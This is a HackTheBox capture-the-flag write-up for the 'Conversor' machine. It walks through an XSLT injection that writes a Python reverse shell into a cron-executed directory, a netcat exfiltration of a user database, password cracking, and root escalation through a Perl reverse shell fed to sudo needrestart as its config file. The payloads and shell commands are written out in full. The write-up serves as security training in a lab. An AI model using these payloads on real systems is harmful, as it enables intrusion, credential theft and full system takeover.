Conversor Writeup (HackTheBox Easy Machine)

Overview
Conversor is an easy Linux machine from HackTheBox. This box chains web app vulnerability with binary misconfiguration and presents a fun challenge.
We start by discovering XSLT injection vulnerability in a web app. We write a shellcode via XSLT injection and get it executed via active cronjob.
Once inside, we crack a weak password and discover a binary with sudo privileges. We forge it’s config file for Perl shell script and gain Root shell.
Nmap scan
Starting with the Nmap scan.
┌──(root㉿kali)-[/home/kali]
└─# nmap -Pn -A 10.10.11.92 -T5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-17 15:07 CET
Nmap scan report for conversor.htb (10.10.11.92)
Host is up (0.025s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 01:74:26:39:47:bc:6a:e2:cb:12:8b:71:84:9c:f8:5a (ECDSA)
|_  256 3a:16:90:dc:74:d8:e3:c4:51:36:e2:08:06:26:17:ee (ED25519)
80/tcp open  http    Apache httpd 2.4.52
| http-title: Login
|_Requested resource was /login
|_http-server-header: Apache/2.4.52 (Ubuntu)
Device type: general purpose|router
Running: Linux 5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 23/tcp)
HOP RTT      ADDRESS
1   24.44 ms 10.10.14.1
2   24.64 ms conversor.htb (10.10.11.92)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.19 seconds
The Nmap scan showed 2 open ports. Port 22 for SSH and port 80 for Apache web server. Don’t forget to add “conversor.htb” to your “/etc/hosts” file.
Web enumeration
Firstly, I visited the website and got hit with login page at first. So I created an account and then got access to Conversor, web app that allows me to convert Nmap XML files to prettier format.

Next, I used Gobuster to perform directory fuzzing. It found couple interesting entries.
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u "http://conversor.htb" -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -t 64 -r
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://conversor.htb
[+] Method:                  GET
[+] Threads:                 64
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Follow Redirect:         true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/login                (Status: 200) [Size: 722]
/about                (Status: 200) [Size: 2842]
/register             (Status: 200) [Size: 726]
/javascript           (Status: 403) [Size: 278]
/logout               (Status: 200) [Size: 722]
/convert              (Status: 405) [Size: 153]

I started to look at found pages. On “/about” page, I could download their source code.
Testing the web app
Additionally, I wanted to test the web app manually. So I exported the Nmap scan of this machine in XML, downloaded the XSLT template from the website and uploaded it to the web app.


Afterwards, Conversor gave me a link to my prettier Nmap scan. To be honest, it looks nicer for sure.
Inspecting Conversor source code
Access to source code is always an interesting thing because we can get better understanding about the functionality of the web app. So I downloaded the Tar archive, extracted the files and looked at them, mainly the Python scripts.

The “convert” function was the most interesting, as it did the actual conversion. We can look closer and see couple security flags for XML parser.
 |
| XML security restrictions are present, but XSLT doesn’t have any |
Although there are security restrictions for XML parsing like “resolve_entities=False”, I have trouble finding XSLT parser restrictions. This may cause critical vulnerability in the web app.
Discovering XSLT injection & exploitation attempts (RCE, file read)
Considering the fact that we’re dealing with XML and XSLT files, the possibility of XML or XSLT injection opens up. Since I had very limited knowledge about this attack, I did my research online. Eventually, I came across this one article (https://ine.com/blog/xslt-injections-for-dummies) that does solid introduction to XSLT injection. I recommend reading it for yourself to get full understanding.
Author advices to do some recon first. We can use the payload below to get information about XSL version and vendor (place in between Body tags).
<br/><xsl:value-of select="system-property('xsl:version')" />
<br/><xsl:value-of select="system-property('xsl:vendor')" />
<br/><xsl:value-of select="system-property('xsl:vendor-url')" />
Next, we can upload the XSLT file and visit the corresponding HTML file. There, we can see that we’re dealing with XSL version 1 from “libxslt” vendor.
 |
| code execution reflected on the final HTML page |
XSLT injection is possible! Now let’s work on exploitation.
Using the Internet and ChatGPT, I found and tried numerous payloads with the intention to get either RCE or arbitrary file read. Below are couple examples.

Using “system”, I tried to get RCE. But as the error message implies, this was taken care of.



Next, I tried to get file read, trying relative and absolute paths. Unfortunately, file read was not possible neither.
Discovering cronjob, writing Python shellcode via XSLT injection & gaining initial foothold
I spent a lot of time here. Ultimately, I peaked at writeup and realized that I missed certain detail (it’s no shame to look at walkthroughs, goal is to learn and not to rub your ego).
Going back to the source code, there’s “install.md” file with installation instructions. In it, cronjob option is mentioned. The authors implicitly say that there’s a cronjob running on their system. If we look at the cronjob command, we can see the asterisk (*). That means that every Python script in the directory is being executed regularly. Interesting.
 |
| active cronjob in “/scripts” directory hinted |
Another great resource I have found is PayloadsAllTheThings repo (https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XSLT Injection) with a lot of attack paths and payloads, including XSLT injection. Beside RCE and file read, there was file write attack listed, too.

We have file write in combination with running cronjob. Our plan is as follows. We can write a Python script to the “/scripts” directory, where it should get executed.
So I grabbed the payload from the repo and added Python shellcode. The path has to be modified as well (root is defined in “app.wsgi”). Then, just open a listener and upload the file.
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:exploit="http://exslt.org/common"
  extension-element-prefixes="exploit"
  version="1.0">
  <xsl:template match="/">
    <exploit:document href="/var/www/conversor.htb/scripts/yourecooked.py" method="text">
import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("10.10.15.204",1234));
os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);
p=subprocess.call(["/bin/sh","-i"]);
    </exploit:document>
  </xsl:template>
</xsl:stylesheet>`
After a while, my listener received connection. And I got the shell.
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.15.204] from (UNKNOWN) [10.10.11.92] 44376
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Accessing internal database, cracking password & getting user flag
We are in! Let’s look around the filesystem a bit.
In the “/instance” directory, we can find “users.db” SQLite database (seen in the source code also). Let’s transfer the file to our machine.
www-data@conversor:~/conversor.htb$ cd instance
cd instance
www-data@conversor:~/conversor.htb/instance$ ls -la
ls -la
total 32
drwxr-x--- 2 www-data www-data  4096 Dec 18 16:09 .
drwxr-x--- 8 www-data www-data  4096 Aug 14 21:34 ..
-rwxr-x--- 1 www-data www-data 24576 Dec 18 16:09 users.db
There are a lot of ways to transfer a file, e.g. Netcat. We use the commands below to transfer a file:
nc -lnvp 4444 > users.db   [Attacker machine]
nc 10.10.15.204 4444 < users.db   [Target machine]
Inside the “users.db”, there was a table with usernames and password hashes. User “fismathack” is interesting for us, because the same user is on the machine (check “/etc/passwd”.)

We can crack the hash offline with Hashcat or John, but we can also use online tools like CrackStation. Luckily, the password is weak and the hash can be cracked.

Now that we have the credentials, we can forget about pleb shell and access the machine via glorious SSH. The user flag sits in our user’s home directory.
┌──(kali㉿kali)-[~]
└─$ ssh fismathack@conversor.htb
fismathack@conversor.htb's password:

fismathack@conversor:~$ id
uid=1000(fismathack) gid=1000(fismathack) groups=1000(fismathack)
fismathack@conversor:~$ ls -la
total 44
drwxr-x--- 6 fismathack fismathack 4096 Dec 18 13:56 .
drwxr-xr-x 3 root       root       4096 Jul 31 01:37 ..
lrwxrwxrwx 1 root       root          9 Oct 21 05:45 .bash_history -> /dev/null
-rw-r--r-- 1 fismathack fismathack  220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 fismathack fismathack 3771 Jan  6  2022 .bashrc
drwx------ 2 fismathack fismathack 4096 Dec 18 16:16 .cache
drwx------ 2 fismathack fismathack 4096 Dec 18 14:17 .gnupg
drwxrwxr-x 2 fismathack fismathack 4096 Dec 18 12:15 .local
-rw-r--r-- 1 fismathack fismathack  807 Jan  6  2022 .profile
lrwxrwxrwx 1 root       root          9 Aug 15 04:40 .python_history -> /dev/null
-rw-rw-r-- 1 fismathack fismathack   66 Dec 18 12:03 .selected_editor
lrwxrwxrwx 1 root       root          9 Jul 31 22:04 .sqlite_history -> /dev/null
drwx------ 2 fismathack fismathack 4096 Aug 15 05:06 .ssh
-rw-r----- 1 root       fismathack   33 Dec 18 11:48 user.txt
Testing and enumerating “needrestart” binary
We’re entering the privilege escalation phase. Checking sudo privileges is #1 thing I check, and we can see that our user can run “needrestart” as Root.
fismathack@conversor:~$ sudo -l
Matching Defaults entries for fismathack on conversor:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User fismathack may run the following commands on conversor:
    (ALL : ALL) NOPASSWD: /usr/sbin/needrestart
This is not native Linux binary. So I accessed the help menu to get better understanding of this program. We can define config file, enable verbosity etc.

I ran the program in verbose mode. Interestingly, it exposes to us the config file it uses. And that “eval” keyword, used to evaluate and run code.
 |
| “eval” keyword usually means run the thing |
If you need proof that “eval” treats the config file as script to be executed, try to use “-c” flag and specify arbitrary file. The “syntax error” means that the ‘code’ cannot be compiled and executed.
 |
| code execution attempt confirmed by the syntax error |
Forging config file with Perl shellcode & getting root flag
Our plan is this: we create Perl shell script and run it as config file via “needrestart” binary as Root. The result should be Root shell.
I used “revshells.com” to generate the following shell script. Additionally, I had to make subtle changes to avoid certain errors (added “my” keywords).
#!/usr/bin/perl
use Socket;
my $i="10.10.15.204";
my $p=1234;
socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));
if(connect(S,sockaddr_in($p,inet_aton($i))))
{
open(STDIN,">&S");
open(STDOUT,">&S");
open(STDERR,">&S");
exec("/bin/sh -i");
};
Next, I spawned Python server and transferred the file onto the target machine.
fismathack@conversor:~$ cd /tmp
fismathack@conversor:/tmp$ wget http://10.10.15.204:9000/perl_shell
--2025-12-19 10:46:38--  http://10.10.15.204:9000/perl_shell
Connecting to 10.10.15.204:9000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 239 [application/octet-stream]
Saving to: ‘perl_shell’

perl_shell                                                                      100%[====================================================================================================================================================================================================>]     239  --.-KB/s    in 0s

2025-12-19 10:46:38 (18.8 MB/s) - ‘perl_shell’ saved [239/239]
Firstly, I set up a Netcat listener. Secondly, I ran “needrestart” with “sudo” and specified my “perl_shell” script as config file. And pressed ENTER.
fismathack@conversor:/tmp$ sudo /usr/sbin/needrestart -v -c /tmp/perl_shell
[main] eval /tmp/perl_shell
My listener received a connection, hurray! We have the Root shell.
